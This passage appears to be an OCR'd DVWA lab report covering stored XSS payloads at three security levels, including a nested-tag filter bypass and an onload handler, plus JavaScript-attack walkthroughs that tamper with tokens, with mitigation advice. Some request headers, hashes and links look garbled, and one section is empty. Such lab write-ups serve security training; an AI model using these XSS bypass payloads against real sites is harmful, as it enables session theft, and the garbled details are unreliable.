- Use regex filters for expected formats (e.g., names, emails)

4. Enable CSP (Content Security Policy)

Block inline scripts using a strict policy:

http

Content-Security-Policy: script-src 'self';

5. Don't Reflect User Input Directly

Avoid reflecting untrusted data into HTML, especially in scripts or inline attributes.

12. XSS Stored-Attack


12.1 Intro

While testing the **Stored Cross-Site Scripting (XSS)** vulnerability in DVWA, I successfully injected a persistent JavaScript payload that gets stored in the application database and is executed every time a user visits the affected page. Unlike **reflected XSS**, stored XSS does not require a crafted link — it auto-executes when the victim opens the vulnerable page.

This type of attack is highly dangerous because it impacts all users who access the page, especially admins or users with elevated privileges.


12.2 Low

Payload= <script>alert("STOREDXSS")</script>




12.3 Med

Payload= <scr<script>ipt>alert('STOREDXSS')</scr<script>ipt>



12.4 High

Payload= <body onload=alert('STOREDHIGHXSS')>



12.5 Mitigation

✓ 1. Sanitize and Encode Output

Always encode user input before displaying:

php

```
echo htmlspecialchars($message, ENT_QUOTES, 'UTF-8');
```

2. Use Secure Frameworks

- Frameworks like **React, Angular, Django** escape user input by default.

3. Input Validation

- Only allow expected content (e.g., plain text).
- Use input filters to remove tags or script keywords.

4. Content Security Policy (CSP)

Restrict what scripts can run:

http

Content-Security-Policy: script-src 'self';

5. Database Protection

- Escape all inputs before storing in the database.
- Prevent execution of scripts on retrieval.

13. Content Security Policy Bypass-Attack

13.1Intro

13.2Low

13.3Med

13.4High

13.5Mitigation

14. JavaScript-Attack


14.1 Intro

In this test scenario, I targeted an input field vulnerable to **JavaScript Injection** — a form of **Cross-Site Scripting (XSS)** where malicious JavaScript code is injected directly into the application's client-side logic.

This vulnerability allows an attacker to manipulate the web page's behavior or steal sensitive data by executing unauthorized JavaScript in the context of the victim's browser.

14.2 Low

1. Capture_Req_ChangeMe



```

POST /vulnerabilities/javascript/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://127.0.0.1
Connection: close
Referer: https://127.0.0.1/DVWA/vulnerabilities/javascript/
Upgrade-Insecure-Requests: 2
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-Dest: frame
Priority: web
Tiktoken=80279aaef3d84795395b1e7088ewddc0&phrases=ChangeMe&sendSubmit

[...]

```

2. Convert_To_Token_&Match_With_Req

```

kali@kali:~$ echo -n "PunatrZr" | md5sum
8b479aeefbd90795395b3e7089ae0dc09

kali@kali:~$ 8b479aeefbd90795395b3e7089ae0dc09: command not found

```

3. Submit_Word_Success

Vulnerability: JavaScript

Submit the word "success" to win.

You got the phrase wrong.


Phrase: Submit

More Information

- <https://www.w3schools.com/js/>
- <https://www.youtube.com/watch?v=cs7EQdW05o0&index=17&list=W...>
- https://www.proxyoo.com/articles/test_proxies_in_depth


Module developed by [Digininja](#).

4. Capture_Success_Req




5. Generate Token Success & Match Req Token

6. Change Req Token With Generated & Forward Req



7. Output



14.3Med

1. Copy_SourceCode_For_Convert_Into_Readable

```

<?php
$page[ 'body' ] .= '<script src="'. DVWA_WEB_PAGE_TO_ROOT . 'vulnerabilities/javascript/source/medium.js"></script>';
?>

```

```

function doSomething(e){for(var t="",n=e.length-1;n>=0;n--)t+=e[n];return t}setTimeout(function(){doElseSomething("XX")},300);function doElseSomething(e){document.getElementById("token").value=doSom

```

2. Convert_into_Readable

```

1. function doSomething(e){for(var t="",n=e.length-1;n>=0;n--)t+=e[n];return t}setTimeout(function(){doElseSomething("XX")},300);function doElseSomething(e){document.getElementById("token").value=doSomething(e+document.getElementById("phrase").value+"XX")}

```

```

1. function doSomething(e) {
2.     var t = "";
3.     for (var n = e.length - 1; n >= 0; n--) {
4.         t += e[n];
5.     }
6.     return t;
7. }
8. setTimeout(function () {
9.     doElseSomething("XX");
10. }, 300);
11. function doElseSomething(e) {
12.     document.getElementById("token").value = doSomething(e +
13.     document.getElementById("phrase").value + "XX");
}

```

Deobfuscate

Simplify Expressions
 Simplify Properties
 Simplify Objects
 Remove Proxy Functions
 Recover Strings
 Recover Control Flow
 Remove Anti-Tamper
 Remove Dead Code


3. Open_Inspect.

The screenshot shows the DVWA JavaScript Attacks page. A sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area displays a "Vulnerability: JavaScript Attacks" section with a form asking to submit the word "success". The input field contains "ChangeMe" and the "Submit" button is highlighted. Below the form, a "More Information" section provides links to external resources: <https://www.w3schools.com/js/>, <https://www.youtube.com/watch?v=cs7EOdW05o0&index=17&list=Wl>, and <https://ponyfoo.com/articles/es6-proxies-in-depth>. A note at the bottom states "Module developed by Digininja." The browser's developer tools are open, showing the DOM structure and CSS styles for the page elements. The status bar at the bottom right indicates the date as 15-04-2025.


4. Change_Value

This screenshot is identical to the previous one, showing the DVWA JavaScript Attacks page with a Brute Force attack attempt. The input field now contains "success" and the "Submit" button is highlighted. The developer tools show the same DOM structure and CSS styles. The status bar at the bottom right indicates the date as 15-04-2025.

5. Open_Console_&_Type_do_elsesomething('xx').




6. Press_Submit_Button



14.4High

1. Copy_SourceCode.



2. Convert_into_Readable

The screenshot shows the Obfuscator.io Deobfuscator interface. The main area displays the deobfuscated JavaScript code, which is a complex multi-line string manipulation routine. Below the code editor are several deobfuscation options: Simplify Expressions, Simplify Properties, Simplify Objects, Remove Proxy Functions, Recover Strings, Recover Control Flow, Remove Anti-Tamper, and Remove Dead Code. A prominent blue button labeled "Deobfuscate" is located in the center of the toolbar.

3. Open_Inspect

The screenshot shows a Firefox browser window displaying the DVWA JavaScript Attacks challenge. The URL is <http://127.0.0.1/DVWA/vulnerabilities/javascript/>. The page title is "Vulnerability: JavaScript Attacks". It contains a form with a "Phrase" input field and a "Submit" button. Below the form is a "More Information" section with three links:

- <https://www.w3schools.com/js/>
- <https://www.youtube.com/watch?v=cs7EOqdW5o0&index=17&list=WL>
- <https://openfoo.net/articles/cs8-proxies-in-depth>

